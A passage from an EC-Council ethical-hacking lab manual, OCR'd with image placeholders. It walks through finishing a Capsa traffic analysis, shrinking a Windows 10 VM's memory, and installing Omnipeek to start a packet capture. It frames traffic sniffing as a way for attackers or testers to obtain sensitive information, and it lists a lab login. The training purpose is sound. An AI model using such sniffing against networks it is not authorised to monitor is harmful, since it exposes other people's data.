


Figure 2.2.36: Top MAC Address by Total Traffic

Note: In real-time, an attacker may perform this analysis to obtain sensitive information as well as to find any loopholes in the network.

55. In the **Colasoft Capsa** main window, click **Stop** on the toolbar to stop capturing network packets.



Figure 2.2.37: Stop capturing

56. This concludes the demonstration of analyzing a network using the Capsa Network Analyzer.

57. Close all open windows and document all the acquired information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.16

Decrease Windows 10 Memory (RAM)

58. Turn off the **Windows 10** and **Windows Server 2016** virtual machines.
59. In the **Windows 10** operating system node, click the **Memory** option under the **Devices** section.




Figure 2.2.38: Windows 10 settings

60. The **Virtual Machine Settings** window appears. On the left-hand pane, toggle the slide bar in the **Memory** section to change **Memory for this virtual machine** to **2 GB** or **2048 MB** and click **OK**.




Figure 2.2.39: Windows 10: Increasing memory

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

61. Check the **Memory** option under the **Devices** section. It should have downgraded to **2 GB** from **6 GB**.




Figure 2.2.40: Windows 10: Memory

TASK 3

Analyze a Network using the Omnipeek Network Protocol Analyzer

Note: Before starting this lab, we need to find the User IDs associated with the usernames for the **Windows 10** machine.

TASK 3.1

Download and Install Omnipeek Network Protocol Analyzer

1. Turn on the **Windows 10** and **Windows Server 2019** virtual machines.
2. In the **Windows 10** virtual machine, log in with credentials **Admin** and **Pa$$w0rd**.
3. Open any web browser (here, **Mozilla Firefox**), type **https://www.liveaction.com/products/omnipeek-network-protocol-analyzer/** into the address bar, and press **Enter**.

Note: If a website cookie notification appears, click **Accept**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The **LiveAction** website appears; click the **Start Your 30-Day Trial** button.

Note: You will be redirected to a cart in live action, click **checkout**.

OmniPeek Network Analyzer provides real-time visibility and expert analysis of each part of the target network. It performs analysis, drills down, and fixes performance bottlenecks across multiple network segments. It includes analytic plug-ins that provide targeted visualization and search abilities.

5. The **LiveAction Store** website appears. Input your personal details in all required fields. Click the **I HAVE READ AND AGREE TO THE WEBSITE TERMS AND CONDITIONS** checkbox and check the captcha in the right-hand pane. Click the **Place order** button.

Note: Here, you must provide your professional **EMAIL ADDRESS** (work or school accounts).




Figure 2.3.1: Omnipeek products window

6. The **Thank you. Your order has been received** webpage appears, displaying the **License Key** and download link for Omnipeek. Click on the **Download Omnipeek** button to begin the download.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.3.2: Thank you. Your order has been received webpage

An ethical hacker or pen tester can use this tool to monitor and analyze network traffic of the target network in real-time, identify the source location of that traffic, and attempt to obtain sensitive information as well as find any network loopholes.

7. The **Opening Omnipeek_13.0.0.msi** pop-up appears; click **Save File** to download the application.

Note: The version of the tool might differ in your lab environment.

8. On completion of the download, navigate to the download location of the tool (here, **Downloads**) and double-click **Omnipeek_13.0.0.msi**.




Figure 2.3.3: Double-click Omnipeek application

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. If an **Open File - Security Warning** pop-up appears, click **Run**.
10. The **OmniPeek Installer** wizard appears; click **Next**.




Figure 2.3.4: Omnipeek Installer Wizard

11. In the **Product Activation** wizard, ensure that the **Automatic: requires an Internet connection** radio-button is selected and click **Next**.




Figure 2.3.5: Omnipeek Product Activation wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. The **Customer Information** wizard appears; type a **Company Name** (here, **abc**) and **Email** (provided at the time of registration). For the serial number field, switch to the **Mozilla Firefox** browser and copy the **License Key**. Close the browser.
13. Switch back to the **Ompnipeek Installer** window, paste the **License Key** in the **Serial Number or Product Key** field, and then click **Next**.




Figure 2.3.6: Omnipeek Customer Information section

14. Follow the wizard-driven installation steps to install Omnipeek using the default settings.
15. While **Installing LiveAction Omnipeek**, if a **User Account Control** pop-up appears, click **Yes**.
16. On completion of the installation, the **Omnipeek Installer Completed** wizard appears; uncheck **View Readme**, ensure that the **Launch Omnipeek** option is checked, and click **Finish**.

Note: If a **User Account Control** pop-up appears, click **Yes**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.3.7: Omnipeek installation completed

17. The **Omnipeek** evaluation dialog-box appears; click **OK**.
18. The **Omnipeek** main window appears, as shown in the screenshot.




Figure 2.3.8: Omnipeek main window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.2

Start a New Capture

19. Click on the **New Capture** option from the Omnipeek's main screen to create an Omnipeek capture window.




Figure 2.3.9: Starting a new capture

20. The **Capture Options** window appears; by default, the **Adapter** option opens-up.
21. Under the **Adapter** section in the right-hand pane, expand the **Local machine: WINDOWS 10** node, select **Ethernet0**, and click **OK**.

Note: The ethernet adapter will vary in your lab environment.

